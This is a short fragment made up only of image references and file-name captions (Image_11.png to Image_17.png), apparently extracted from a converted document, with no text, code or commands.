
Image\_11.png




Image\_12.png




Image\_13.png




Image\_14.png



Image\_15.png



Image\_16.png



Image\_17.png